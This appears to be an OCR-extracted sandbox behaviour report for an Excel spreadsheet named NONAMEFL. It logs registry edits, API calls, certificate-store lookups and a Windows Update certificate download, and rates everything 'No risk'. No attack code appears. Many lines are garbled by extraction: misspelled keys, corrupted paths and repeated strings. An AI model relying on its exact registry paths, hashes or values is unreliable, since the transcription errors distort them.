Call Filesystem API	API Name: FindFirstFileEx/W Args: ( %ProgramFiles%\Microsoft Office\Office15\xlstart\t*.*, 0, 22286d0, 0, 0, 0, 0 ) Return: 6075c10		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C\lambda ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C\lambda ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C\lambda ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( D\.) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetVersionExA Args: (773d1230 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e25f4 ) Return: 1		2812
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\ Value: None		2812

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\'p' Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888\Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomDell_DVD-ROM	2812
Call System API	2-00a0c91efb8b}\ ) Return: 5  API Name: GetDriveTypeW Args: (\\'\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2812
Call System AFI	c91efb8b)\) Return: 3	2012
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888\Value: None	2812
Call System API	API Name: GetVersionExA Args: ( 1e5630 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e4b80 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e3d98 ) Return: 1	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None	2812
Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\\p'\Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Startupltems\ Value: None	2812
Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Document\Recovery\1C5A0\F\Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F\1C5A0F\1cb\neq Resident\Adaptive\Document\Recovery\1C5A0F\1C5A0F\1C5A0F\1cb\neq Resident\Adaptive\Document\Recovery\1C5A0F\1C5A0F\1C5A0F\1cb\neq Resident\Adaptive\Document\Recovery\1C5A0F\1C5A0F\1C5A0F\1cb\neq Resident\Adaptive\Document\Recovery\1C5A0F\1C5A0F\1C5A0F\1cb\neq Resident\Adaptive\Document\Recovery\1C5A0F\1C	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\0ffice\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:08Z	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:08Z	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:08Z	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\Product\nonBootFiles\ntl_1033\Value: 55860007	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE C\Usage\Product\NonBootFiles\Int_1033\Value: 55860008	2812
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 624c0000, b0fec70, 101c8, 6345dfc6, 1ec9c4 ) Return: 6	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\ EXCEL.EXE Value: Excel (desktop)	2812
Call Service API	API Name: OpenServiceW Args: ( 96b6dd0, Csc, 80000000 ) Return: 96b6e70	2812
Call Service API	API Name: OpenServiceW Args: (96b6e70, CscService, 80000000) Return: 96b6d58	2812
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 1ea388, 1ea384, 0 ) Return: 0	2812
Can internet risiper / ii i	74 Traine Helenare English Page (1986) 1986 En	2012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 96ab4a0, 1ea05c ) Return: 1	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs\*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0	2812
Call Service API	API Name: OpenServiceW Args: ( 96b3d38, gpsvc, 5 ) Return: 96b3db0	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates\*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs\*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs\*, 0, 1ea150, 0, 0, 0, 0 ) Return: 9677c50	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Call Service API	API Name: OpenServiceW Args: ( 95fdb10, WinHttpAutoProxySvc, 94 ) Return: 95fdb38	2812
Call Network API	API Name: socket Args: (2, 2, 0) Return: 948	2812
Call Network API	API Name: socket Args: (23, 2, 0) Return: 948	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 9701	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1c, 40006000 ) Return: 0	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c	2812
Call Network API	API Name: socket Args: (2, 2, 0) Neturn: 93c	2812
Call Network API	API Name: socket Args: (2, 2, 0) Return: 93c	2812
Call System API	API Name: DnsQueryExW Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 9701	2812
Call System API	API Name: DnsQueryExW Args: ( ctidi.windowsupdate.com, 1, 40006000 ) Return: 9/01  API Name: DnsQueryExW Args: ( ctidi.windowsupdate.com, 1c, 40006000 ) Return: 0	2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 950  API Name: socket Args: ( 2, 1, 6 ) Return: 950	2812
Call Naturals ADI		2812
Call Network API		2012
Call Network API Call Network API Call System API	API Name: bind Args: (950, 0.0.0.049179, 128) Return: 0  API Name: ConnectEx Args: (950, 8.240.241.126:80, 16, 0, 0, 0, 959bef0) Return: 0	2812 2812


Call Network API	API Name: send Args: ( 950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?ff5a168c6196f4f1 HTTP/1.1\n\nConnection: Keep-Alive\n\nA ccept: */"\n\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n\nIf-None-Match: "08f5ab0361ad71:0"\n\nUser-Agent: Microsoft-CryptoAPI/6.1\n\nHost: ctldl. windowsupdate.com\n\n\n\n, 1, 286 ) Return: 0	2812
Call System API	API Name: WinHttpCloseHandle Args: ( b195c08 ) Return: 1	2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddd30 ) Return: 1	2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddc48 ) Return: 1	2812
Call Service API	API Name: OpenServiceW Args: ( 95fceb8, CryptSvc, 5 ) Return: 95fd2a0	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\system32\*.CPL, 0, 1eaecc, 0, 0, 0 ) Return: 9677550	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 9677550, 1eaecc ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs	2812
Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations	2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2812
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%SystemRoot%]explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}) Return: 1	2812
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2812 ) Return: 1	2812
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[%windir%lexplorer.exe ) Return: 1	2812
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[2812 ) Return: 1	2812
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	2812
Call System API	API Name: CryptGenKey Args: ( %LOCALAR ** DATA ### Million State   1   1   1   1   1   1   1   1   1	2812
Call System API	API Name: CryptExportKey Args: (b192b20, b1929a0, 1, 0, 0, 52af550 ) Return: 1	2812 2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5A0F\1C5A0F\1C5A0F\10c10.None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5A0F\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Call Thread API	API Name: NtResumeThread Args: ( Process:3208, ) Return: ?	2812
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[3208], ppid[2812 ) Return: 1	2812
Call Process API	API Name: CreateProcess/W Args: ( %CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , Process:3208:%CommonProgramFiles%\ microsoft shared\OFFICE15\MSOSQM.EXE ) Return: 1	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTA Value: f9	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\User\Name Value: Administrator	2812

# ▼ Screenshot





Set associations for a program

Select the extensions you want this program to open by default, and then click Save.



☐ Select All





### ▼ Object 1.3 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL	Risk Level		No risk
File type	Office Excel 2007 spreadsheet	Detection	-	
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331	Exploited vulnerabilities	-	
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310 6			
MD5	E20C9766E75BAED5E891073803F5B6D9			
TLSH	-			
Size	7880 byte(s)			

### ▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	8.252.65.254	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	8.240.241.126	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?ff5a	Computers / Internet	No risk	-	NONAMEFL
168c6196f4f1				

# ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	FD0C2A5B9FE8E3E7BA277B6AC41D28BA6 6C1E186
CVRDE3A.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRDE3A.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709


Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2812
Call System API	API Name: GetVersionExA Args: ( 1ee830 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1ef558 ) Return: 1	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, 1ec7c8, 0, 0, 0 ) Return: 4398d0	2812
Call Filesystem API	API Name: FindNextFileW Args: ( 4398d0, 1ec7c8 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1ed714 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 743734f0 ) Return: 1	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None	2812
Call System API	API Name: GetVersionExA Args: ( 3ecf108 ) Return: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\Roaming\LastWriteTime Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C\( \) Return: 3	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\\text{Microsoft\Excel\XLSTART\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft Office\Office15\xlstart\**, 0, 22286d0, 0, 0, 0 ) Return: 6075c10	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\zm' Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\)) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5	2812
Call System API	API Name: GetDriveTypeW Args: ( E:\\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( F:\\ ) Return: 2	2812
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e25f4 ) Return: 1	2812
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\)) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\)) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\( \) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C\( \) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resillency\StartupItems\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resillency\StartupItems\'p'\Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resillency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f 2-00a0c91efb8b)\\) Return: 5	2812
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\\) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\)) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Call System API	API Name: GetVersionExA Args: (1e5630 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e4b80 ) Return: 1	2812
Call System API	API Name: GetVersionExA Args: ( 1e3d98 ) Return: 1	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5888\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Startupltems\'p' Value: None	2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2812
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2812
Delete Registry Key		
Delete Registry Key Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2812

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C5A0F\ Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F\1C5A0F\Value: None	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:08Z	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:08Z	2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:08Z	2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE	2812
	C\Usage\ProductNonBootFilesIntl_1033 Value: 55860007	
